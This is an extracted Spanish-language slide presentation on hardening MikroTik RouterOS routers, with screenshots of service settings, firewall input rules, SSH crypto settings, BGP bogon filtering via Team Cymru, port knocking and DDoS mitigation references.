|------------------------------------------|--------------|
| SSH Weak Encryption Algorithms Supported | 4.3 (Medium) |
| TCP timestamps                           | 2.6 (Low)    |
| SSH Weak MAC Algorithms Supported        | 2.6 (Low)    |

(Applied filter: autofp=0 apply\_overrides=1 notes=1 overrides=1 result\_hosts\_only=1 first=1 rows=100 sort=reverse=severity levels=hml min\_qod=70)

Dos vulnerabilidades de severidad baja y sólo una de severidad media (SSH Weak Encryption)



## IP Services

| IP Service List                     |                          |                          |                |
|-------------------------------------|--------------------------|--------------------------|----------------|
| <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |                |
|                                     | Name                     | Port                     | Available From |
| X                                   | api                      | 8728                     |                |
| X                                   | api-ssl                  | 8729                     |                |
| X                                   | ftp                      | 21                       |                |
| <input checked="" type="checkbox"/> | ssh                      | 9922                     | 192.168.77.1   |
| X                                   | telnet                   | 23                       |                |
| <input checked="" type="checkbox"/> | winbox                   | 8292                     | 192.168.77.1   |
| X                                   | www                      | 80                       |                |
| X                                   | www-ssl                  | 443                      |                |

Deshabilitar servicios innecesarios;

Para los que va a mantener,  
cambie los puertos por defecto;

Restringir el acceso a  
determinados IPs


Puede parecer paranoia, pero además de restringir por IP, para servicios activos, es importante también restringir en el Firewall (ver siguiente diapositiva)



# Seguridad de Servicios



## IP Firewall



| #                                                            | Action   | Chain | Src. Address | Dst. Address | Protocol | Src. Port | Dst. Port |
|--------------------------------------------------------------|----------|-------|--------------|--------------|----------|-----------|-----------|
| ::: Accept SSH (port 9922) from administrative IP            |          |       |              |              |          |           |           |
| 0                                                            | ✓ accept | input | 192.168.77.1 |              | 6 (tcp)  |           | 8292      |
| ::: Accept Winbox (modified port 8292 from administrative IP |          |       |              |              |          |           |           |
| 1                                                            | ✓ accept | input | 192.168.77.1 |              | 6 (tcp)  |           | 9922      |
| ::: Accept established connections                           |          |       |              |              |          |           |           |
| 2                                                            | ✓ accept | input |              |              |          |           |           |
| 3                                                            | ✗ drop   | input |              |              |          |           |           |

En el canal Input, restringir el acceso a servicios sólo para IPs administrativos;  
\*\*

\*\* Although it seems redundant, the reason to block services/ports also in /ip firewall was pointed by **Tom Smyth** ([wirelessconnect.eu](http://wirelessconnect.eu)):


*"As far as I am aware and from tests I carried out about 7 or 8 years ago the allowed from IP addresses in IP services menu uses TCP wrappers and actually allows TCP connections from any address (**regardless of what IPs you specified**) the decision to allow or deny a user login is taken after the connection is made so there could be a window for the exploit to be uploaded."*

# Seguridad de Servicios

## **Bandwidth Test Server**

No hay razón para dejar el BW-test habilitado (y viene habilitado por defecto)

Habilite sólo cuando lo utilice y vuelva a deshabilitarlo



BTest Server Settings

☐ Enabled

☒ Authenticate

Allocate UDP Ports From: 2000

Max Sessions: 100



## **Habilitar Criptografía Fuerte**

Desde la versión v.30, Mikrotik ha modificado el módulo ssh introduciendo métodos y algoritmos de encriptación fuertes.

```
[mdadm-ssh@AP-Maia] > ip ssh set strong-crypto=yes  
[mdadm-ssh@AP-Maia] > █
```


El cifrado fuerte está **deshabilitado por defecto** (Open VAS lo revela)

La habilitación debe ser considerada, siempre que las aplicaciones de la caja justifiquen pues hay un impacto en los recursos de hardware.



**Servicios deshabilitados por defecto y que deben permanecer deshabilitados:**

## /ip upnp



UPnP Settings


☐ Enabled

☐ Allow To Disable External Interface

☒ Show Dummy Rule

OK Cancel Apply Interfaces

## /ip socks



Socks Settings

☐ Enabled


Port: 1080

Connection Idle Timeout: 00:02:00

Max Connections: 200

OK Cancel Apply Access Connections

## /ip smb



SMB Settings

☐ Enabled

Domain: MSHOME

Comment: Mikrotik SMB

☒ Allow Guests

Interfaces: all

OK Cancel Apply Shares Users

Si no estas seguro de los servicios que se están ejecutando en su caja, intente descubrirlos con nmap:

```
maia@xps:~$ sudo nmap -A -T4 192.168.88.1
[sudo] password for maia:

Starting Nmap 7.01 ( https://nmap.org ) at 2017-03-29 15:22 CEST
```




# Seguridad en enrutamiento



# Seguridad en enrutamiento

## ! OSPF y OSPFv3

- Utilice criptografía;
- Configure interfaces de clientes en modo pasivo;
- Descarte el protocolo 89 en las interfaces externas.



OSPF <ether2>

General Status

Interface: ether2

Cost: 10

Priority: 1

Authentication: none

Authentication Key: \*\*\*\*\*


Authentication Key ID: 1

Network Type: broadcast

Instance ID: 0

☐ Passive

☐ Use BFD



Firewall Rule <>

General Advanced Extra Action Statistics

Chain: forward

Src. Address:

Dst. Address:

Protocol: ☒ 89 (ospf)

Src. Port:

Dst. Port:

Any. Port:

P2P:

In. Interface: ☐ WAN

MUM 2011 - Budapest - Hungria

[http://mikrotikbrasil.com.br/artigos/Routing\\_Security\\_and\\_best\\_practices\\_Hungary\\_2011\\_Maia.pdf](http://mikrotikbrasil.com.br/artigos/Routing_Security_and_best_practices_Hungary_2011_Maia.pdf)



# Seguridad en enrutamiento

BGP Peer <peer1>

General Advanced Status

Name: peer1

Instance: default

Remote Address: 1.1.1.1

Remote Port:

Remote AS: 1111

TCP MD5 Key: \*\*\*\*\*

Nexthop Choice: default

☐ Multihop

☐ Route Reflect

Hold Time: 180

Keepalive Time:

TTL: 2



## BGP

- Utilice criptografía MD5;
- Utilice el TTL "hack";
- Filtre prefijos BOGON;
- Filtre prefijos no deseados, como sus propios, etc;
- Filtrar AS-Path muy grandes; etc ...

MUM 2013 - Zagreb - Croacia

[http://mikrotikbrasil.com.br/artigos/BGP\\_Filtering\\_with\\_RouterOS\\_%202013\\_MUM-Zagreb-Cr\\_Maia.pdf](http://mikrotikbrasil.com.br/artigos/BGP_Filtering_with_RouterOS_%202013_MUM-Zagreb-Cr_Maia.pdf)




# Seguridad en enrutamiento



## VPNs MPLS (VRF e VPLS)


- Utilice sólo rutas estáticas entre CE -> PE;
- No permita acceso a terceros a los routers CE;
- Proteja la red contra spoof usando uRPF;
- Considere el uso de IPSec entre PEs.



MUM 2014 - Venezia - Itália

[http://mikrotikbrasil.com.br/artigos/MPLS\\_VPNs\\_Security\\_MUM\\_2014\\_Venice-It\\_Maia.pdf](http://mikrotikbrasil.com.br/artigos/MPLS_VPNs_Security_MUM_2014_Venice-It_Maia.pdf)

# Agenda



Introducción, incidentes importantes recientes y motivación para reflejar la seguridad;



Seguridad orientada por capas (física, enlace, IP, enrutamiento y servicios);



Seguridad orientada por niveles de red (borde, tránsito y acceso);

Gestión de seguridad a gran escala y de forma automatizada;



# Seguridad por niveles



## Borde de área

Protección de los equipos;  
Blackhole de direcciones Bogons;  
Protección DDoS  
Blackhole de malwares;  
Filtros de buenas prácticas BGP.



## Tránsito

Protección de los equipos  
Especial atención en las  
protecciones de las capas I y II



## Acceso

Protección de los equipos  
Implementación de BCP38;  
Filtros de malwares conocidos  
Filtros de conexiones no válidas  
Seguridad de CPEs



# Seguridad por niveles



## Borde de área

Protección de los equipos;  
Blackhole de direcciones Bogons;  
Protección DDoS  
Blackhole de malwares;  
Filtros de buenas prácticas BGP.



## Tránsito

Protección de los equipos  
Especial atención en las  
protecciones de las capas I y II



## Acceso

Protección de los equipos  
Implementación de BCP38;  
Filtros de malwares conocidos  
Filtros de conexiones no válidas  
Seguridad de CPEs

# Protección de los Equipos

## Protección de Input 1/2

| Filter Rules                                                                                                                                             |          |       |              |              |           |           |           |  |
|----------------------------------------------------------------------------------------------------------------------------------------------------------|----------|-------|--------------|--------------|-----------|-----------|-----------|--|
| NAT Mangle Raw Service Ports Connections Address Lists Layer7 Protocols                                                                                  |          |       |              |              |           |           |           |  |
| <div> <div>+</div> <div>-</div> <div>✓</div> <div>✗</div> <div>📄</div> <div>🔍</div> <div>00 Reset Counters</div> <div>00 Reset All Counters</div> </div> |          |       |              |              |           |           |           |  |
| #                                                                                                                                                        | Action   | Chain | Src. Address | Dst. Address | Protocol  | Src. Port | Dst. Port |  |
| ;;; Aceita conexões estabelecidas, relacionadas e não trackeadas                                                                                         |          |       |              |              |           |           |           |  |
| 16                                                                                                                                                       | ✓ acc... | input |              |              |           |           |           |  |
| ;;; Aceita conexoes de IPs Administrativos                                                                                                               |          |       |              |              |           |           |           |  |
| 17                                                                                                                                                       | ✓ acc... | input |              |              |           |           |           |  |
| ;;; Aceita MNDP (porta 5678) oriunda de nossos prefixos                                                                                                  |          |       |              |              |           |           |           |  |
| 18                                                                                                                                                       | ✓ acc... | input |              |              | 17 (udp)  |           | 5678      |  |
| ;;; Aceita conexoes de IPs de monitoramento                                                                                                              |          |       |              |              |           |           |           |  |
| 19                                                                                                                                                       | ✓ acc... | input |              |              |           |           |           |  |
| ;;; Aceita pacotes OSPF (protocolo 89) oriundos de nossos prefixos                                                                                       |          |       |              |              |           |           |           |  |
| 20                                                                                                                                                       | ✓ acc... | input |              |              | 89 (ospf) |           |           |  |
| ;;; Aceita conexoes Winbox de IPs de acesso remoto                                                                                                       |          |       |              |              |           |           |           |  |
| 21                                                                                                                                                       | ✓ acc... | input |              |              | 6 (tcp)   |           | 9281      |  |
| ;;; Aceita conexoes SSH de IPs de acesso remoto                                                                                                          |          |       |              |              |           |           |           |  |
| 22                                                                                                                                                       | ✓ acc... | input |              |              | 6 (tcp)   |           | 6922      |  |
| ;;; Aceita conexoes porta 179 Peers Remotos                                                                                                              |          |       |              |              |           |           |           |  |
| 23                                                                                                                                                       | ✓ acc... | input |              |              | 6 (tcp)   |           | 179       |  |
| ;;; Aceita conexoes porta 179 Peers Remotos                                                                                                              |          |       |              |              |           |           |           |  |

# Protección de los Equipos

## Protección de Input 2/2

|                                                               |          |       |  |          |       |  |  |
|---------------------------------------------------------------|----------|-------|--|----------|-------|--|--|
| ;;; Aceita conexoes porta 179 Peers Remotos                   |          |       |  |          |       |  |  |
| 24                                                            | ✓ acc... | input |  | 6 (tcp)  | 179   |  |  |
| ;;; Aceita ICMP Echo Replay (0:0)                             |          |       |  |          |       |  |  |
| 25                                                            | ✓ acc... | input |  | 1 (icmp) |       |  |  |
| ;;; Aceita ICMP Echo Request (8:0)                            |          |       |  |          |       |  |  |
| 26                                                            | ✓ acc... | input |  | 1 (icmp) |       |  |  |
| ;;; Aceita ICMP Time Exceed (11:0)                            |          |       |  |          |       |  |  |
| 27                                                            | ✓ acc... | input |  | 1 (icmp) |       |  |  |
| ;;; Aceita ICMP Destination Unreachable (3:3)                 |          |       |  |          |       |  |  |
| 28                                                            | ✓ acc... | input |  | 1 (icmp) |       |  |  |
| ;;; Aceita ICMP PMTUD (3:4)                                   |          |       |  |          |       |  |  |
| 29                                                            | ✓ acc... | input |  | 1 (icmp) |       |  |  |
| ;;; Aceita Traceroute por UDP                                 |          |       |  |          |       |  |  |
| 30                                                            | ✓ acc... | input |  | 17 (udp) | 33434 |  |  |
| ;;; Aceita respostas de DNS                                   |          |       |  |          |       |  |  |
| 31                                                            | ✓ acc... | input |  | 17 (udp) | 53    |  |  |
| ;;; Descarta e loga conexoes invalidas                        |          |       |  |          |       |  |  |
| 32                                                            | ✗ drop   | input |  |          |       |  |  |
| ;;; Descarta e loga pacotes dos IPs que estiverem no Honeypot |          |       |  |          |       |  |  |
| 33                                                            | ✗ drop   | input |  |          |       |  |  |
| ;;; Loga o que chegou até aqui                                |          |       |  |          |       |  |  |
| 34                                                            | log      | input |  |          |       |  |  |
| ;;; Descarta o resto                                          |          |       |  |          |       |  |  |
| 35                                                            | ✗ drop   | input |  |          |       |  |  |

## Port knock para acceso remoto y Honeypot para abuso de port knock

| Filter Rules NAT Mangle Raw Service Ports Connections Address L                                                                                    |        |                    |              |              |         |        |
|----------------------------------------------------------------------------------------------------------------------------------------------------|--------|--------------------|--------------|--------------|---------|--------|
| <div> <div>+</div> <div>-</div> <div>✓</div> <div>✗</div> <div>📁</div> <div>🔍</div> <div>00 Reset Counters</div> <div>00 Reset All Co</div> </div> |        |                    |              |              |         |        |
| #                                                                                                                                                  | Action | Chain              | Src. Address | Dst. Address | Prot... | Src. P |
| ;;; special dummy rule to show fasttrack counters                                                                                                  |        |                    |              |              |         |        |
| 0                                                                                                                                                  | D      | pas... prerouting  |              |              |         |        |
| ;;; special dummy rule to show fasttrack counters                                                                                                  |        |                    |              |              |         |        |
| 1                                                                                                                                                  | D      | pas... forward     |              |              |         |        |
| ;;; special dummy rule to show fasttrack counters                                                                                                  |        |                    |              |              |         |        |
| 2                                                                                                                                                  | D      | pas... postrouting |              |              |         |        |
| ;;; Port Knock - temp                                                                                                                              |        |                    |              |              |         |        |
| 3                                                                                                                                                  | ad...  | input              |              |              | 6 (tcp) |        |
| ;;; Port Knock - lista IPs acceso remoto                                                                                                           |        |                    |              |              |         |        |
| 4                                                                                                                                                  | ad...  | input              |              |              | 6 (tcp) |        |
| ;;; Honeypot para port knock - temp                                                                                                                |        |                    |              |              |         |        |
| 5                                                                                                                                                  | ad...  | input              |              |              | 6 (tcp) |        |
| ;;; Honeypot para port knock - Honeypot                                                                                                            |        |                    |              |              |         |        |
| 6                                                                                                                                                  | ad...  | input              |              |              | 6 (tcp) |        |



# Seguridad por niveles



## Borde de área

Protección de los equipos;

Blackhole de direcciones Bogons;

Protección DDoS

Blackhole de malwares;

Filtros de buenas prácticas BGP.



## Tránsito

Protección de los equipos

Especial atención en las protecciones de las capas I y II



## Acceso

Protección de los equipos

Implementación de BCP38;

Filtros de malwares conocidos

Filtros de conexiones no válidas

Seguridad de CPEs

## Blackhole de direcciones BOGONS

Para la obtención de información de prefijos bogons de forma automática, podemos establecer una sesión BGP con Cymru

<http://www.team-cymru.org/>



### HOW DO I OBTAIN A PEERING SESSION?

To peer with the bogon route servers, contact [bogonrs@cymru.com](mailto:bogonrs@cymru.com). When requesting a peering session, please include the following information in your e-mail:

1. Which bogon types you wish to receive (traditional IPv4 bogons, IPv4 fullbogons, and/or IPv6 fullbogons)
2. Your AS number
3. The IP address(es) you want us to peer with
4. Does your equipment support MD5 passwords for BGP sessions?
5. Optional: your GPG/PGP public key

We will typically provide multiple peering sessions (at least 2) per remote peer for redundancy. If you would like more or less than 2 sessions please note that in your request. We try to respond to new peering requests within one to two business days, but, again, can provide no guarantees for this **free** service.

Remember that you must be able to accomodate up to **100 prefixes** for *traditional bogons*, and up to **50,000 prefixes** for *fullbogons*, and be capable of multihop peering with a private ASN. If you improperly configure your peering and route all packets destined for bogon addresses to the bogon route-servers, your peering session will be dropped.

El router de Cymru nos enviará las rutas bogons, con Community **(65332: 888)**

Aceptando las rutas de Cymru y colocándolas en blackhole:

Route Filter <>

Matchers BGP Actions BGP Actions

Chain: IN-Cymru

Route Filter <>

Matchers BGP Actions BGP Actions

BGP AS Path:

BGP AS Path Length:

BGP Weight:

BGP Local Pref.:

BGP MED:

BGP Atomic Aggregate:

BGP Origin:

Locally Originated BGP:

▲ BGP Communities

BGP Communities: 65332:888

Route Filter <>

Matchers BGP Actions BGP Actions

Action: accept

Jump Target:

Set Distance:

Set Scope:

Set Target Scope:

Set Pref. Source:

Set In Nexthop:

Set In Nexthop Direct:

Set Out Nexthop:

Set Routing Mark:

Set Route Comment:


Set Check Gateway:

Set Disabled:

Set Type: blackhole

## Tratando las rutas BOGONS

Evitando otras entradas y salidas:



Route Filter <>

Matchers BGP Actions BGP Actions

Chain: IN-Cymru

Route Filter <>

Matchers BGP Actions BGP Actions

Action: discard

Route Filter <>

Matchers BGP Actions BGP Actions

Chain: OUT-Cymru

Route Filter <>

Matchers BGP Actions BGP Actions

Action: discard



# Seguridad por niveles



## Borde de área

Protección de los equipos;  
Blackhole de direcciones Bogons;  
**Protección DDoS**  
Blackhole de malwares;  
Filtros de buenas prácticas BGP.



## Tránsito


Protección de los equipos  
Especial atención en las  
protecciones de las capas I y II



## Acceso

Protección de los equipos  
Implementación de BCP38;  
Filtros de malwares conocidos  
Filtros de conexiones no válidas  
Seguridad de CPEs


## Recursos para DDoS



Sob ataque, considerar deshabilitar el routing cache;

Recurso que puede ser util en caso de ataque Syn flood;

# Mitigación de DDoS con Fastnetmon y ExaBGP



MUM 2016 - Ljubljana - Slovenia


<https://mum.mikrotik.com/2016/EU/agenda/EN#0DMTOyOwY9>

LACNIC 25 - La Habana - Cuba

[https://www.slideshare.net/pavel\\_odintsov/ddos-detection-at-small-isp-by-wardner-maia](https://www.slideshare.net/pavel_odintsov/ddos-detection-at-small-isp-by-wardner-maia)

